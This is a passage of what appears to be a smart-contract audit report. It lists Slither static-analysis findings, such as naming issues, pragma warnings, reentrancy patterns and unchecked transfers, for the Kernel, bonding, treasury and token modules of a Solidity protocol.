Pragma version^0.8.10 (contracts/Kernel.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.10 (contracts/modules/BNDNG.sol#1) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Function ERC20.DOMAIN_SEPARATOR() (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#162-164) is not in mixedCase
Variable ERC20.INITIAL_CHAIN_ID (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#43) is not in mixedCase
Variable ERC20.INITIAL_DOMAIN_SEPARATOR (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#43) is not in mixedCase
Function Module.KEYCODE() (contracts/Kernel.sol#59) is not in mixedCase
Function Module.ROLES() (contracts/Kernel.sol#62) is not in mixedCase
Function Module.VERSION() (contracts/Kernel.sol#67) is not in mixedCase
Function BarnBondingModule.KEYCODE() (contracts/modules/BNDNG.sol#20-22) is not in mixedCase
Function BarnBondingModule.ROLES() (contracts/modules/BNDNG.sol#24-28) is not in mixedCase
```

```
Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._controlVariable (contracts/modules/BNDNG.sol#77) is not in mixedCase
Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._vestingTerm (contracts/modules/BNDNG.sol#78) is not in mixedCase
Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._maxDebt (contracts/modules/BNDNG.sol#79) is not in mixedCase
Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._decayLength (contracts/modules/BNDNG.sol#80) is not in mixedCase
Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._fee (contracts/modules/BNDNG.sol#81) is not in mixedCase
Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._asset (contracts/modules/BNDNG.sol#82) is not in mixedCase
Parameter BarnBondingModule.setBondTerms(address,BarnBondingModule.PARAMETER,uint256)._asset (contracts/modules/BNDNG.sol#101) is not in mixedCase
Parameter BarnBondingModule.setBondTerms(address,BarnBondingModule.PARAMETER,uint256)._parameter (contracts/modules/BNDNG.sol#102) is not in mixedCase
Parameter BarnBondingModule.setBondTerms(address,BarnBondingModule.PARAMETER,uint256)._input (contracts/modules/BNDNG.sol#103) is not in mixedCase
Parameter BarnBondingModule.deposit(address,address,uint256,uint256)._asset (contracts/modules/BNDNG.sol#133) is not in mixedCase
Parameter BarnBondingModule.deposit(address,address,uint256,uint256)._depositor (contracts/modules/BNDNG.sol#134) is not in mixedCase
Parameter BarnBondingModule.deposit(address,address,uint256,uint256)._priceInUSD (contracts/modules/BNDNG.sol#135) is not in mixedCase
Parameter BarnBondingModule.deposit(address,address,uint256,uint256)._payout (contracts/modules/BNDNG.sol#136) is not in mixedCase
Parameter BarnBondingModule.redeem(address,address)._asset (contracts/modules/BNDNG.sol#156) is not in mixedCase
Parameter BarnBondingModule.redeem(address,address)._recipient (contracts/modules/BNDNG.sol#156) is not in mixedCase
Parameter BarnBondingModule.decayDebt(address)._asset (contracts/modules/BNDNG.sol#181) is not in mixedCase
Parameter BarnBondingModule.percentVestedFor(address,address)._asset (contracts/modules/BNDNG.sol#214) is not in mixedCase
Parameter BarnBondingModule.percentVestedFor(address,address)._depositor (contracts/modules/BNDNG.sol#214) is not in mixedCase
Parameter BarnBondingModule.pendingPayoutFor(address,address)._asset (contracts/modules/BNDNG.sol#232) is not in mixedCase
Parameter BarnBondingModule.pendingPayoutFor(address,address)._depositor (contracts/modules/BNDNG.sol#232) is not in mixedCase
Parameter BarnBondingModule.bondPrice(address,uint256)._asset (contracts/modules/BNDNG.sol#243) is not in mixedCase
Parameter BarnBondingModule.getTerms(address)._asset (contracts/modules/BNDNG.sol#247) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

SafeTransferLib.safeTransferFrom(ERC20,address,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#30-61) uses literals with too many digits:
        - mstore(uint256,uint256)(freeMemoryPointer_safeTransferFrom_asm_0,0x23b872dd00000000000000000000000000000000000000000000000000000000) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#43)
SafeTransferLib.safeTransfer(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#63-92) uses literals with too many digits:
        - mstore(uint256,uint256)(freeMemoryPointer_safeTransfer_asm_0,0xa9059cbb00000000000000000000000000000000000000000000000000000000) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#75)
SafeTransferLib.safeApprove(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#94-123) uses literals with too many digits:
        - mstore(uint256,uint256)(freeMemoryPointer_safeApprove_asm_0,0x095ea7b300000000000000000000000000000000000000000000000000000000) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#106)
BarnBondingModule.bondPrice(address,uint256) (contracts/modules/BNDNG.sol#243-265) uses literals with too many digits:
        - price_ = currentPrice - ((terms[_asset].controlVariable * currentPrice) / 100000) (contracts/modules/BNDNG.sol#244)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#too-many-digits

approve(address,uint256) should be declared external:
        - ERC20.approve(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#68-74)
transfer(address,uint256) should be declared external:
        - ERC20.transfer(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#76-88)
transferFrom(address,address,uint256) should be declared external:
        - ERC20.transferFrom(address,address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#90-110)
permit(address,address,uint256,uint256,uint8,bytes32,bytes32) should be declared external:
        - ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160)
KEYCODE() should be declared external:
        - BarnBondingModule.KEYCODE() (contracts/modules/BNDNG.sol#20-22)
        - Module.KEYCODE() (contracts/Kernel.sol#59)
ROLES() should be declared external:
        - BarnBondingModule.ROLES() (contracts/modules/BNDNG.sol#24-28)
        - Module.ROLES() (contracts/Kernel.sol#62)
getTerms(address) should be declared external:
        - BarnBondingModule.getTerms(address) (contracts/modules/BNDNG.sol#247-267)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

INSTR.sol

```
Instructions.store(Instruction[]).i (contracts/modules/INSTR.sol#79) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

Kernel.executeAction(Actions,address).target_ (contracts/Kernel.sol#144) lacks a zero-check on :
        - executor = target_ (contracts/Kernel.sol#154)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

Instructions.store(Instruction[]) (contracts/modules/INSTR.sol#66-109) has external calls inside a loop: _ensureValidKeycode(module.KEYCODE()) (contracts/modules/INSTR.sol#89)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#calls-inside-a-loop

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        State variables written after the call(s):
        - allPolicies.push(policy_) (contracts/Kernel.sol#200)
        - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
                - hasRole[policy_][request] = grant_ (contracts/Kernel.sol#233)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - RolesUpdated(request,policy_,grant_) (contracts/Kernel.sol#235)
                - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
Reentrancy in Kernel.executeAction(Actions,address) (contracts/Kernel.sol#144-158):
        External calls:
        - _upgradeModule(target_) (contracts/Kernel.sol#148)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#218)
        - _approvePolicy(target_) (contracts/Kernel.sol#150)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - ActionExecuted(action_,target_) (contracts/Kernel.sol#157)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

Instructions._ensureContract(address) (contracts/modules/INSTR.sol#113-119) uses assembly
        - INLINE ASM (contracts/modules/INSTR.sol#115-117)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Module.onlyRole(bytes32) (contracts/Kernel.sol#51-56) compares to a boolean constant:
        -kernel.hasRole(msg.sender,role_) == false (contracts/Kernel.sol#52)
Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#189)
Kernel._terminatePolicy(address) (contracts/Kernel.sol#203-212) compares to a boolean constant:
        -approvedPolicies[policy_] == false (contracts/Kernel.sol#204)
Kernel._reconfigurePolicies() (contracts/Kernel.sol#214-220) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#218)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Policy.getModuleAddress(bytes5) (contracts/Kernel.sol#87-94) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.10 (contracts/Kernel.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.10 (contracts/modules/INSTR.sol#5) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Function Module.KEYCODE() (contracts/Kernel.sol#59) is not in mixedCase
Function Module.ROLES() (contracts/Kernel.sol#62) is not in mixedCase
Function Module.VERSION() (contracts/Kernel.sol#67) is not in mixedCase
Function Instructions.KEYCODE() (contracts/modules/INSTR.sol#23-25) is not in mixedCase
Function Instructions.ROLES() (contracts/modules/INSTR.sol#27-30) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

KEYCODE() should be declared external:
        - Instructions.KEYCODE() (contracts/modules/INSTR.sol#23-25)
        - Module.KEYCODE() (contracts/Kernel.sol#59)
ROLES() should be declared external:
        - Instructions.ROLES() (contracts/modules/INSTR.sol#27-30)
        - Module.ROLES() (contracts/Kernel.sol#62)
getInstructions(uint256) should be declared external:
        - Instructions.getInstructions(uint256) (contracts/modules/INSTR.sol#62-64)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

SYTKN.sol

```
OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
ERC20Upgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#394) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variable-shadowing

DateString._daysToDate(uint256) (contracts/libraries/DateString.sol#29-55) performs a multiplication on the result of a division:
        -B = (4 * L) / 146097 (contracts/libraries/DateString.sol#42)
        -L = L - (146097 * N + 3) / 4 (contracts/libraries/DateString.sol#43)
DateString._daysToDate(uint256) (contracts/libraries/DateString.sol#29-55) performs a multiplication on the result of a division:
        -_year = (4000 * (L + 1)) / 1461001 (contracts/libraries/DateString.sol#44)
        -L = L - (1461 * _year) / 4 + 31 (contracts/libraries/DateString.sol#45)
DateString._daysToDate(uint256) (contracts/libraries/DateString.sol#29-55) performs a multiplication on the result of a division:
        -_month = (80 * L) / 2447 (contracts/libraries/DateString.sol#46)
        -_day = L - (2447 * _month) / 80 (contracts/libraries/DateString.sol#47)
DateString._daysToDate(uint256) (contracts/libraries/DateString.sol#29-55) performs a multiplication on the result of a division:
        -L = _month / 11 (contracts/libraries/DateString.sol#48)
        -_month = _month + 2 - 12 * L (contracts/libraries/DateString.sol#49)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

DateString._daysToDate(uint256).L (contracts/libraries/DateString.sol#40) is written in both
        L = L - (1461 * _year) / 4 + 31 (contracts/libraries/DateString.sol#45)
        L = _month / 11 (contracts/libraries/DateString.sol#48)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#write-after-write

BondToken.freeBalanceOf(address) (contracts/modules/SYTKN.sol#95-111) uses timestamp for comparisons
        Dangerous comparisons:
        - block.timestamp > expireTimeStamp (contracts/modules/SYTKN.sol#97)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#186-189)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
```

AUTOMATED TESTING

```
Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1', '^0.8.2']
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4)
        - ^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/IERC20Upgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/extensions/IERC20MetadataUpgradeable.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4)
        - ^0.8.0 (contracts/libraries/DateString.sol#2)
        - ^0.8.0 (contracts/modules/SYTKN.sol#2)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AddressUpgradeable.functionCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#85-87) is never used and should be removed
AddressUpgradeable.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#95-101) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#114-120) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#147-149) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166) is never used and should be removed
AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65) is never used and should be removed
AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#176-194) is never used and should be removed
ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#18-19) is never used and should be removed
ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is never used and should be removed
ContextUpgradeable._msgData() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#27-29) is never used and should be removed
Initializable._disableInitializers() (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#131-137) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4) allows old versions
Pragma version^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/IERC20Upgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/extensions/IERC20MetadataUpgradeable.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (contracts/libraries/DateString.sol#2) allows old versions
Pragma version^0.8.0 (contracts/modules/SYTKN.sol#2) allows old versions
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#63)
Low level call in AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#137)
Low level call in AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#164)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Function OwnableUpgradeable.__Ownable_init() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#29-31) is not in mixedCase
Function OwnableUpgradeable.__Ownable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#33-35) is not in mixedCase
Variable OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) is not in mixedCase
Function ERC20Upgradeable.__ERC20_init(string,string) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#55-57) is not in mixedCase
Function ERC20Upgradeable.__ERC20_init_unchained(string,string) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#59-62) is not in mixedCase
Variable ERC20Upgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#394) is not in mixedCase
Function ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#18-19) is not in mixedCase
Function ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is not in mixedCase
Variable ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36) is not in mixedCase
Parameter DateString.encodeAndWriteTimestamp(string,uint256,string)._prefix (contracts/libraries/DateString.sol#65) is not in mixedCase
Parameter DateString.encodeAndWriteTimestamp(string,uint256,string)._timestamp (contracts/libraries/DateString.sol#66) is not in mixedCase
Parameter DateString.encodeAndWriteTimestamp(string,uint256,string)._output (contracts/libraries/DateString.sol#67) is not in mixedCase
Parameter DateString.timestampToDateString(uint256,string)._timestamp (contracts/libraries/DateString.sol#98) is not in mixedCase
Parameter DateString.timestampToDateString(uint256,string)._outputPointer (contracts/libraries/DateString.sol#98) is not in mixedCase
Parameter BondToken.initialize(address,uint256)._underlying (contracts/modules/SYTKN.sol#39) is not in mixedCase
Parameter BondToken.initialize(address,uint256)._timestamp (contracts/modules/SYTKN.sol#39) is not in mixedCase
Parameter BondToken.mint(address,uint256)._account (contracts/modules/SYTKN.sol#79) is not in mixedCase
Parameter BondToken.mint(address,uint256)._amount (contracts/modules/SYTKN.sol#79) is not in mixedCase
Parameter BondToken.mintLocked(address,uint256)._account (contracts/modules/SYTKN.sol#83) is not in mixedCase
Parameter BondToken.mintLocked(address,uint256)._amount (contracts/modules/SYTKN.sol#83) is not in mixedCase
Parameter BondToken.burn(address,uint256)._account (contracts/modules/SYTKN.sol#91) is not in mixedCase
Parameter BondToken.burn(address,uint256)._amount (contracts/modules/SYTKN.sol#91) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) is never used in BondToken (contracts/modules/SYTKN.sol#8-125)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable

renounceOwnership() should be declared external:
        - OwnableUpgradeable.renounceOwnership() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#66-68)
transferOwnership(address) should be declared external:
        - OwnableUpgradeable.transferOwnership(address) (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#74-77)
name() should be declared external:
        - ERC20Upgradeable.name() (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#67-69)
symbol() should be declared external:
        - ERC20Upgradeable.symbol() (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#75-77)
decimals() should be declared external:
        - BondToken.decimals() (contracts/modules/SYTKN.sol#47-49)
        - ERC20Upgradeable.decimals() (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#92-94)
totalSupply() should be declared external:
        - ERC20Upgradeable.totalSupply() (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#99-101)
transfer(address,uint256) should be declared external:
        - ERC20Upgradeable.transfer(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#118-122)
approve(address,uint256) should be declared external:
        - ERC20Upgradeable.approve(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#141-145)
transferFrom(address,address,uint256) should be declared external:
        - ERC20Upgradeable.transferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#163-172)
increaseAllowance(address,uint256) should be declared external:
        - ERC20Upgradeable.increaseAllowance(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#186-190)
decreaseAllowance(address,uint256) should be declared external:
        - ERC20Upgradeable.decreaseAllowance(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#206-215)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

TOKEN.sol

```
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (contracts/modules/TOKEN.sol#2) allows old versions
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

BernBridgeToken.slitherConstructorConstantVariables() (contracts/modules/TOKEN.sol#9-15) uses literals with too many digits:
        - SUPPLY = 10000000 * 10 ** 18 (contracts/modules/TOKEN.sol#10)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#too-many-digits

name() should be declared external:
        - ERC20.name() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#62-64)
symbol() should be declared external:
        - ERC20.symbol() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#70-72)
decimals() should be declared external:
        - ERC20.decimals() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#87-89)
totalSupply() should be declared external:
        - ERC20.totalSupply() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#94-96)
balanceOf(address) should be declared external:
        - ERC20.balanceOf(address) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#101-103)
transfer(address,uint256) should be declared external:
        - ERC20.transfer(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#113-117)
approve(address,uint256) should be declared external:
        - ERC20.approve(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#136-140)
transferFrom(address,address,uint256) should be declared external:
        - ERC20.transferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#158-167)
increaseAllowance(address,uint256) should be declared external:
        - ERC20.increaseAllowance(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#181-185)
decreaseAllowance(address,uint256) should be declared external:
        - ERC20.decreaseAllowance(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#201-210)
burn(uint256) should be declared external:
        - ERC20Burnable.burn(uint256) (node_modules/@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol#20-22)
burnFrom(address,uint256) should be declared external:
        - ERC20Burnable.burnFrom(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol#35-38)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

TRSRY.sol

```
BarnTreasury.deposit(address,address,uint256) (contracts/modules/TRSRY.sol#46-58) ignores return value by ERC20(token_).transferFrom(from_,address(this),amount_) (contracts/modules/TRSRY.sol#53)
BarnTreasury.withdraw(address,uint256) (contracts/modules/TRSRY.sol#60-68) ignores return value by ERC20(token_).transfer(msg.sender,amount_) (contracts/modules/TRSRY.sol#63)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer

Kernel.executeAction(Actions,address).target_ (contracts/Kernel.sol#144) lacks a zero-check on :
        - executor = target_ (contracts/Kernel.sol#154)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        State variables written after the call(s):
        - allPolicies.push(policy_) (contracts/Kernel.sol#200)
        - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
                - hasRole[policy_][request] = grant_ (contracts/Kernel.sol#233)
```

```
Reentrancy in BarnTreasury.deposit(address,address,uint256) (contracts/modules/TRSRY.sol#46-58):
        External calls:
        - ERC20(token_).transferFrom(from_,address(this),amount_) (contracts/modules/TRSRY.sol#53)
        State variables written after the call(s):
        - totalInFlowsForAsset[token_] += amount_ (contracts/modules/TRSRY.sol#55)
Reentrancy in BarnTreasury.withdraw(address,uint256) (contracts/modules/TRSRY.sol#60-68):
        External calls:
        - ERC20(token_).transfer(msg.sender,amount_) (contracts/modules/TRSRY.sol#63)
        State variables written after the call(s):
        - totalOutflowsForAsset[token_] += amount_ (contracts/modules/TRSRY.sol#65)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - RolesUpdated(request,policy_,grant_) (contracts/Kernel.sol#235)
                - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
Reentrancy in BarnTreasury.deposit(address,address,uint256) (contracts/modules/TRSRY.sol#46-58):
        External calls:
        - ERC20(token_).transferFrom(from_,address(this),amount_) (contracts/modules/TRSRY.sol#53)
        Event emitted after the call(s):
        - FundsDeposited(from_,token_,amount_) (contracts/modules/TRSRY.sol#57)
Reentrancy in Kernel.executeAction(Actions,address) (contracts/Kernel.sol#144-158):
        External calls:
        - _upgradeModule(target_) (contracts/Kernel.sol#148)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#218)
        - _approvePolicy(target_) (contracts/Kernel.sol#150)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - ActionExecuted(action_,target_) (contracts/Kernel.sol#157)
Reentrancy in BarnTreasury.withdraw(address,uint256) (contracts/modules/TRSRY.sol#60-68):
        External calls:
        - ERC20(token_).transfer(msg.sender,amount_) (contracts/modules/TRSRY.sol#63)
        Event emitted after the call(s):
        - FundsWithdrawn(msg.sender,token_,amount_) (contracts/modules/TRSRY.sol#67)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

